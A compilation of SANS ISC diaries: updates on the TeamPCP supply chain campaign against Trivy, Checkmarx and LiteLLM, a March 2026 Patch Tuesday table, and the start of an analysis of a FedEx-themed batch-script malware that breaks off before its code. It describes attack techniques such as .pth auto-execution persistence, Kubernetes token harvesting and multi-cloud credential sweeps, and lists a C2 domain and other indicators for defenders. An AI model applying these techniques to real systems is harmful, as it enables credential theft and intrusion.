Spring Boot configs, GitHub Enterprise user information, and employee data.
LAPSUS$ is selling access via Session encrypted messaging.
This is the first named victim claim from the TeamPCP/LAPSUS$ partnership, confirming the "named victim breach disclosures" watch item from Update 001. AstraZeneca has not confirmed or denied the breach as of publication time.
Recommended action: Organizations should not wait for public victim disclosures to take action. If you were exposed to any TeamPCP-compromised component, assume credential theft occurred and rotate proactively. The extortion timeline is accelerating.
HIGH: LiteLLM CEO's Personal GitHub Account Was the Compromise Vector
ReversingLabs has published new intelligence identifying the specific mechanism
behind the LiteLLM PyPI compromise: TeamPCP compromised Krish Dholakia's
personal GitHub account (LiteLLM co-founder and CEO) on March 23-24. This was
not a generic CI/CD token sweep -- the attacker specifically identified and
targeted a named executive's account from the stolen credential trove harvested
during the Trivy/Checkmarx phase.
This detail refines the attack chain narrative. TeamPCP appears to be triaging stolen credentials for maximum impact, targeting package maintainers with PyPI publishing privileges rather than indiscriminately using every credential they harvested.
MEDIUM: CISA KEV Remediation Deadline Correction -- April 8, Not April 3
Update 001 reported the CISA KEV remediation deadline for CVE-2026-33634 as
April 3, 2026. The official CISA KEV catalog entry shows the actual deadline is
April 8, 2026. This update corrects the previously reported date.
Additionally, Help Net Security reports that CISA simultaneously added CVE-2026-33017 (Langflow unauthenticated RCE, affecting versions prior to 1.8.2) alongside the Trivy CVE in the same KEV update. The pairing of two AI/ML infrastructure tool vulnerabilities in a single KEV addition signals that CISA is treating AI toolchain supply chain security as a systemic risk category.
Federal agencies now face remediation deadlines of April 8 for CVE-2026-33634 (Trivy) and April 9 for CVE-2026-33017 (Langflow).
INFO: LiteLLM's Compliance Certifications Performed by Embattled Auditor
TechCrunch reported on March 26 that LiteLLM's SOC2 and ISO 27001 certifications
were performed by Delve, a YC startup currently under scrutiny for allegations
of "rubber-stamped" compliance audits. This intersection of two Silicon Valley
scandals raises questions about the effectiveness of third-party compliance
certifications in the AI/ML supply chain ecosystem.
HIGH: First Responder Publishes Full Attack Transcript With New IOCs
FutureSearch has published the full forensic transcript from Callum McMahon, the
engineer who first discovered the compromised LiteLLM package and coordinated
the PyPI quarantine on March 24. McMahon used Claude Code to perform real-time
forensic analysis of the malicious litellm==1.82.8 package in an isolated Docker
environment, producing what is likely the most detailed public record of this
attack's execution.
Key technical findings not previously documented in the campaign report:
.pth
file exploitation: The payload (litellm_init.pth, 34 KB) exploited Python's
automatic .pth site-packages execution, triggering on every Python interpreter
startup -- not just when LiteLLM was imported. This is a persistence mechanism
that runs across all Python processes in the environment.
C2 domain: models.litellm.cloud -- a typosquat of LiteLLM's legitimate
infrastructure, used for HTTPS exfiltration with RSA encryption.
Persistence path: ~/.config/sysmon/sysmon.py with systemd service registration.
In McMahon's case, the write was interrupted at 0 bytes by a forced reboot.
Kubernetes lateral movement: The payload attempted to create privileged alpine:latest
pods and harvest service account tokens from /var/run/secrets/kubernetes.io/serviceaccount/token,
using node-setup-* pod naming to blend with legitimate infrastructure.
Multi-cloud credential sweep: A single payload targeted SSH keys, AWS/GCP/Azure
credentials, Kubernetes tokens, .env files, database passwords, crypto wallets,
and shell history simultaneously.
Accidental fork bomb: The .pth auto-execution combined with subprocess spawning
created exponential process multiplication -- each child Python process re-triggered
the payload, causing resource exhaustion that inadvertently exposed the attack.
The 72-minute timeline from detection to public PyPI quarantine demonstrates how
AI-assisted forensic analysis dramatically accelerated incident response. This
transcript is highly instructive for defenders studying the attack mechanics and
should be reviewed by any team performing forensic analysis of TeamPCP-compromised
environments.
Recommended action: Search environments for the C2 domain models.litellm.cloud, the persistence path ~/.config/sysmon/sysmon.py, unexpected .pth files in site-packages directories, and node-setup-* pods in Kubernetes clusters. These IOCs supplement the indicators in the parent report.
INFO: GitHub Announces Actions Security Roadmap in Response to Supply Chain
Attacks
GitHub has published a 2026 security roadmap for GitHub Actions that directly
references the TeamPCP campaign. The blog post states: "incidents targeting
projects like tj-actions/changed-file, Nx, and trivy-action show a clear pattern:
attackers are targeting CI/CD automation itself."
The roadmap introduces three categories of controls that, if implemented at the time of the Trivy compromise, would have materially altered the attack surface:
Workflow dependency locking: A new dependencies: section in workflow YAML pins
all direct and transitive action references to immutable commit SHAs. Hash
mismatches stop execution before jobs run. This directly addresses the tag-rewriting
TTP that TeamPCP used to redirect 76 trivy-action tags and all 91 ast-github-action
tags to malicious commits. Public preview in 3-6 months.
Policy-driven execution controls: Rulesets-based policies that restrict which
actors can trigger workflows, which events are permitted, and which execution
contexts can access secrets. Scoped secrets prevent a single compromised token
from accessing all repository secrets. Public preview in 3-6 months.
Egress firewall for hosted runners: Layer 7 network monitoring and enforcement
for GitHub-hosted runners, restricting which external domains workflows can
reach. This would have blocked the exfiltration to scan.aquasecurtiy[.]org and
models.litellm.cloud. Public preview in 6-9 months.
Analysts assess these controls represent the most substantive platform-level
response to the GitHub Actions supply chain attack vector to date. However, the
3-9 month rollout timeline means organizations remain exposed to tag-rewriting
and credential theft TTPs in the interim. Pinning actions to full commit SHAs
remains the primary defensive measure until dependency locking reaches GA.
Additional Intelligence
Kaspersky publishes independent verification: Kaspersky published their own
technical advisory characterizing this as a unified "trojanization" campaign,
independently verifying the attack chain and broadening awareness to their
enterprise customer base.
GitGuardian draws "Shai Hulud" parallel: GitGuardian frames the campaign alongside the "Shai Hulud" attack pattern -- both targeting CI/CD pipelines to harvest secrets rather than attacking applications directly. Their analysis emphasizes that Aqua Security's non-atomic credential rotation was the root cause enabling the second compromise wave (Docker Hub images v0.69.5 and v0.69.6 on March 22).
Corrections to Update 001
Aqua Security "additional findings" deadline: Update 001 stated "Aqua Security
promised additional findings by end of day March 26" as a watch item. This was
incorrect. On March 23, 2026, Aqua Security's blog stated they would "provide a
further update, including additional findings, tomorrow end of day" -- meaning
end of day March 24, not March 26. Aqua published their comprehensive incident
report, "Trivy Supply Chain Attack: What Happened and What You Need to Know", on
March 24 at 23:00 UTC, meeting their stated deadline. The report covers the full
attack timeline, root cause (non-atomic credential rotation after the March 1
incident), and remediation details. This is no longer a watch item.
CISA KEV remediation deadline: Also corrected in this update's MEDIUM finding above -- April 8, not April 3 as originally reported in Update 001.
Watch Items
Vect ransomware affiliate key distribution and first deployments linked to
TeamPCP credentials
Additional PyPI packages compromised via stolen credentials (telnyx confirms the
pattern)
AstraZeneca confirmation or denial of the LAPSUS$ breach claim
Mandiant formal attribution report (BerriAI engagement announced, report pending)
CISA standalone advisory or emergency directive (KEV entries issued, no
dedicated advisory yet)
Expansion to RubyGems, crates.io, or Maven Central (Endor Labs prediction, not
yet confirmed)
LiteLLM/BerriAI forensics completion and release resumption
The full campaign report is available at sans.org/white-papers/when-security-scanner-became-weapon.
A SANS Emergency Webcast replay is available at sans.org/webcasts/when-security-scanner-became-weapon.
Updates to the report will be in the form of these ISC diaries.
TeamPCP Supply Chain Campaign: Update 001 - Checkmarx Scope Wider Than Reported, CISA KEV Entry, and Detection Tools Available
5.4.26 SOURCE: SANS
This is the first update to the TeamPCP supply chain campaign threat intelligence report, "When the Security Scanner Became the Weapon" (v3.0, March 25, 2026). That report covers the full campaign from the February 28 initial access through the March 24 LiteLLM PyPI compromise. This update covers developments since publication.
Checkmarx ast-github-action: All 91 Tags Were Compromised, Not Just v2.3.28
The most significant new finding since the report's publication: the scope of
the Checkmarx ast-github-action compromise was substantially larger than
publicly reported.
Checkmarx's official security advisory stated that "all older versions have been permanently deleted" but did not quantify how many tags were affected. This ambiguity allowed the security community to anchor on a single confirmed version — v2.3.28 — as the extent of the compromise. Sysdig's analysis characterized it as "Checkmarx/ast-github-action/2.3.28: (possibly more)." Even Wiz, which assessed that "it is likely all tags were impacted," only observed the single tag directly.
An independent security researcher who was working this incident firsthand at a Checkmarx customer has now provided primary evidence that all 91 published tags were overwritten — every version from v0.1-alpha through v2.3.32. The evidence is publicly visible in the GitHub activity log, which shows 91 tag deletions performed during Checkmarx's remediation between 19:09 and 19:16 UTC on March 23, 2026.
Three of the malicious commits are still visible on GitHub:
f1d2a3477e0d
f58de2470825
aa52a82cddf2
Each malicious commit follows an identical pattern: the legitimate Docker-based
action.yml was replaced with a composite action that executes a credential-stealing
setup.sh before delegating to the legitimate Checkmarx action at pinned SHA
327efb5d. Each commit was individually crafted with a version-appropriate
backdated timestamp and fake commit message (e.g., "2.0.30: PR #"). The attacker
did not reuse a single malicious commit across multiple tags — they created
individual poisoned commits for individual versions.
The impact of this under-reporting is material. Organizations that searched their CI/CD logs only for ast-github-action@2.3.28 would have missed compromised runs referencing any of the other 90 poisoned tags. The credential stealer executed regardless of which tag version was referenced.
Recommended action: Search your CI/CD workflow logs for ANY reference to checkmarx/ast-github-action that executed between 12:58 and 19:16 UTC on March 23, 2026. If found, treat all secrets accessible to that workflow as compromised and rotate immediately. The only safe version is v2.3.33, released during remediation.
For comparison, the companion kics-github-action received accurate "all 35 tags" reporting from the outset, largely because GitHub Issue #152 was filed publicly with the title "Malware injected in all Git Tags." No equivalent public issue was filed for ast-github-action.
CISA Adds CVE-2026-33634 to Known Exploited Vulnerabilities Catalog
CISA has added CVE-2026-33634 (CVSS 9.4) to the Known Exploited Vulnerabilities
(KEV) catalog, confirming active exploitation. Federal agencies are required to
remediate by April 3, 2026. All organizations using Trivy, trivy-action, or
setup-trivy should verify they are running safe versions:
Trivy binary: ≥ v0.69.2
trivy-action: v0.35.0 (or pin to SHA 57a97c7e7821a5776cebc9bb87c984fa69cba8f1)
setup-trivy: v0.2.6 (re-released clean)
PyPI Quarantine Lifted; LiteLLM Freezes All Releases
PyPI lifted its quarantine of the LiteLLM package on March 25 at 20:15 UTC.
Malicious versions 1.82.7 and 1.82.8 have been yanked. However, BerriAI has
announced they are pausing all new LiteLLM releases pending a complete supply
chain security review. Google's Mandiant has been engaged for forensic analysis.
The last known-safe version is v1.82.6.rc.2.
Any installation of LiteLLM v1.82.7 or v1.82.8 should be treated as compromised — rotate all credentials that were present as environment variables, in configuration files, or in Kubernetes secrets on the affected system.
Community Detection Tools Now Available
Two community-developed detection tools are now available:
jthack/litellm-vuln-detector — Scans for malicious .pth files, persistence
backdoors (~/.config/sysmon/sysmon.py, systemd user services), exfiltration
domains (models.litellm.cloud), and attacker Kubernetes pods (node-setup-* in
kube-system).
Community detection gist — Checks for compromised LiteLLM versions and TeamPCP
indicators.
Run these against your CI/CD runners, developer workstations, and any systems
where LiteLLM was installed during the March 24 exposure window.
Additional Intelligence
TeamPCP Telegram statement: The threat actor posted to their Telegram channel:
"These companies were built to protect your supply chains yet they can't even
protect their own... we're gonna be around for a long time stealing terrabytes
[sic] of trade secrets with our new partners." Socket.dev characterizes this as
confirmation that TeamPCP is deliberately and systematically targeting security
tools as a strategy.
Wiz publishes third analysis: Wiz Research published "Three's a Crowd: TeamPCP Trojanizes LiteLLM", confirming LiteLLM is present in 36% of cloud environments they monitor. This is the third Wiz blog post covering the campaign arc (Trivy, KICS, LiteLLM).
RSA Conference timing: Analysts assess that TeamPCP may have deliberately timed the LiteLLM attack to coincide with RSA Conference, when many security teams had reduced staffing. This assessment, reported by CSO Online, is based on temporal correlation and has not been confirmed by the threat actor or forensic evidence.
Parallel campaign — ForceMemo: SecurityWeek reports a separate campaign ("ForceMemo") using credentials stolen via GlassWorm VS Code extensions to force-push malicious code into approximately 150 GitHub Python repositories. This is NOT TeamPCP but demonstrates the breadth of the current supply chain threat landscape.
Watch Items
Named victim breach disclosures — expected imminently given active extortion
Expansion to RubyGems, crates.io, or Maven Central — predicted by Endor Labs but
not yet confirmed
Aqua Security promised additional findings by end of day March 26
CISA standalone advisory — KEV entry issued, but no dedicated advisory document
yet
Microsoft Patch Tuesday March 2026
10.3.26 SOURCE: SANS
Microsoft today released patches for 93 vulnerabilities, including 9 vulnerabilities in Chromium affecting Microsoft Edge. 8 of the vulnerabilities are rated critical. 2 were disclosed prior to today but have not yet been exploited. This update addresses no already-exploited vulnerabilities.
Disclose vulnerabilities:
CVE-2026-26127: A denial of service vulnerability in .Net. Microsoft considers exploitation unlikely. The issue arises from an out-of-bounds read and can be exploited across the network. No authentication is required.
CVE-2026-21262: A privilege escalation in SQL Server. An authenticated user may be able to escalate privileges to sysadmin.
Critical Vulnerabilities:
CVE-2026-21536: The vulnerability in Microsoft's Devices Pricing Program allows remote code execution. But this product is only offered as a cloud service, and Microsoft has already deployed the patch. Microsoft credits the AI vulnerability scanning platform XBOW with discovering this vulnerability.
CVE-2026-26125: Similar to the above vulnerability, this elevation-of-privilege vulnerability in Microsoft's Payment Orchestrator service has been mitigated by Microsoft.
CVE-2026-26113, CVE-2026-26110, CVE-2026-26144: These vulnerabilities affect Excel and Office.
CVE-2026-23651, CVE-2026-26124, CVE-2026-26122: These vulnerabilities affect Microsoft ACI Confidential Containers. No customer action is required. Microsoft already patched these issues.
|
Description |
|||||||
|---|---|---|---|---|---|---|---|
|
CVE |
Disclosed |
Exploited |
Exploitability (old versions) |
current version |
Severity |
CVSS Base (AVG) |
CVSS Temporal (AVG) |
|
.NET Denial of Service Vulnerability |
|||||||
|
Yes |
No |
- |
- |
Important |
7.5 |
6.5 |
|
|
.NET Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
ASP.NET Core Denial of Service Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.5 |
6.5 |
|
|
Active Directory Domain Services Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Arc Enabled Servers - Azure Connected Machine Agent Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Azure IOT Explorer Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.5 |
6.5 |
|
|
Azure IoT Explorer Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.5 |
6.5 |
|
|
No |
No |
- |
- |
Important |
7.5 |
6.5 |
|
|
No |
No |
- |
- |
Important |
7.5 |
6.5 |
|
|
Azure MCP Server Tools Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Broadcast DVR Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Chromium: CVE-2026-3536 Integer overflow in ANGLE |
|||||||
|
No |
No |
- |
- |
- |
|
|
|
|
Chromium: CVE-2026-3538 Integer overflow in Skia |
|||||||
|
No |
No |
- |
- |
- |
|
|
|
|
Chromium: CVE-2026-3539 Object lifecycle issue in DevTools |
|||||||
|
No |
No |
- |
- |
- |
|
|
|
|
Chromium: CVE-2026-3540 Inappropriate implementation in WebAudio |
|||||||
|
No |
No |
- |
- |
- |
|
|
|
|
Chromium: CVE-2026-3541 Inappropriate implementation in CSS |
|||||||
|
No |
No |
- |
- |
- |
|
|
|
|
Chromium: CVE-2026-3542 Inappropriate implementation in WebAssembly |
|||||||
|
No |
No |
- |
- |
- |
|
|
|
|
Chromium: CVE-2026-3543 Inappropriate implementation in V8 |
|||||||
|
No |
No |
- |
- |
- |
|
|
|
|
Chromium: CVE-2026-3544 Heap buffer overflow in WebCodecs |
|||||||
|
No |
No |
- |
- |
- |
|
|
|
|
Chromium: CVE-2026-3545 Insufficient data validation in Navigation |
|||||||
|
No |
No |
- |
- |
- |
|
|
|
|
GDI Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
GDI+ Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.5 |
6.5 |
|
|
GitHub: CVE-2026-26030 Microsoft Semantic Kernel InMemoryVectorStore filter functionality vulnerable |
|||||||
|
No |
No |
- |
- |
Important |
9.9 |
8.6 |
|
|
GitHub: Zero Shot SCFoundation Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Hybrid Worker Extension (Arc?enabled Windows VMs) Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Linux Azure Diagnostic extension (LAD) Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
MapUrlToZone Security Feature Bypass Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.5 |
6.5 |
|
|
Microsoft ACI Confidential Containers Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
6.7 |
6.0 |
|
|
No |
No |
- |
- |
Critical |
6.7 |
6.0 |
|
|
Microsoft ACI Confidential Containers Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
6.5 |
5.7 |
|
|
Microsoft Authenticator Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
5.5 |
4.8 |
|
|
Microsoft Azure AD SSH Login extension for Linux Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.1 |
7.3 |
|
|
Microsoft Brokering File System Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.4 |
6.4 |
|
|
Microsoft Devices Pricing Program Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
9.8 |
8.5 |
|
|
Microsoft Excel Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
7.5 |
6.5 |
|
|
Microsoft Excel Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
8.4 |
7.3 |
|
|
Microsoft Office Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Microsoft Office Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
8.4 |
7.3 |
|
|
No |
No |
- |
- |
Critical |
8.4 |
7.3 |
|
|
Microsoft SharePoint Server Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Microsoft SharePoint Server Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.1 |
7.1 |
|
|
Multiple UNC Provider Kernel Driver Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Payment Orchestrator Service Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
8.6 |
7.7 |
|
|
Performance Counters for Windows Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Push message Routing Service Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
5.5 |
4.8 |
|
|
SQL Server Elevation of Privilege Vulnerability |
|||||||
|
Yes |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
System Center Operations Manager (SCOM) Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Win32k Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Windows Accessibility Infrastructure (ATBroker.exe) Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Accessibility Infrastructure (ATBroker.exe) Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
5.5 |
4.8 |
|
|
Windows Admin Center in Azure Portal Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Windows App Installer Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
|
|
|
|
Windows Authentication Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Windows Bluetooth RFCOM Protocol Driver Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Windows Connected Devices Platform Service Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows DWM Core Library Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Device Association Service Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Windows Extensible File Allocation Table Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Graphics Component Denial of Service Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
6.2 |
5.4 |
|
|
No |
No |
- |
- |
Important |
6.2 |
5.4 |
|
|
Windows Graphics Component Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Windows Graphics Component Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
5.5 |
4.8 |
|
|
Windows Hyper-V Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Windows Kerberos Security Feature Bypass Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
6.5 |
5.7 |
|
|
Windows Kernel Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Mobile Broadband Driver Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
6.8 |
5.9 |
|
|
Windows NTFS Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Print Spooler Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Windows Projected File System Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Resilient File System (ReFS) Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
No |
No |
- |
- |
Important |
8.0 |
7.0 |
|
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Windows SMB Server Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Shell Link Processing Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
5.3 |
4.6 |
|
|
Windows System Image Manager Assessment and Deployment Kit (ADK) Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Telephony Service Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Windows Universal Disk Format File System Driver (UDFS) Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Winlogon Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
Fake Fedex Email Delivers Donuts!
1.3.26 SOURCE: SANS
It’s Friday, let’s have a look at another simple piece of malware to close a busy week! I received a Fedex notification about a delivery. Usually, such emails are simple phishing attacks that redirect you to a fake login page to collect your credentials. Here, it was a bit different:

Nothing really fancy but it is effective and uses interesting techniques. The attached archive called "fedex_shipping_document.7z" (SHA256: a02d54db4ecd6a02f886b522ee78221406aa9a50b92d30b06efb86b9a15781f5 ) contains a Windows script (.bat file) with the same filename. This script, not really obfuscated and easy to understand, receiveds a low VT score, only 12/61!
First, il will generate some environment variables and implement
persistence through a Run key:
The variable name "!contract" contains the path of a script copy in %APPDATA%\Rail\EXPRESSIO.cmd. The threat actor does not use the classic environment variable format “%VAR%” but “!var!”. This is expanded at execution time, meaning it reflects the current value inside loops and blocks[1]. It’s enabled via this command
setlocal enableDelayedExpansion
Simple but nice trick to defeat simple search of "%..%"!
Then a PowerShell one-liner is invoked. The Powershell payload is located in the script (at the end) and Bas64-encoded. A nice trick is that the very first characters of the Base64 payload makes it undetectable by tools like base64dump! PowerShell extracts it through a regular expression:
Once the payload decoded, it is piped to another PowerShell:
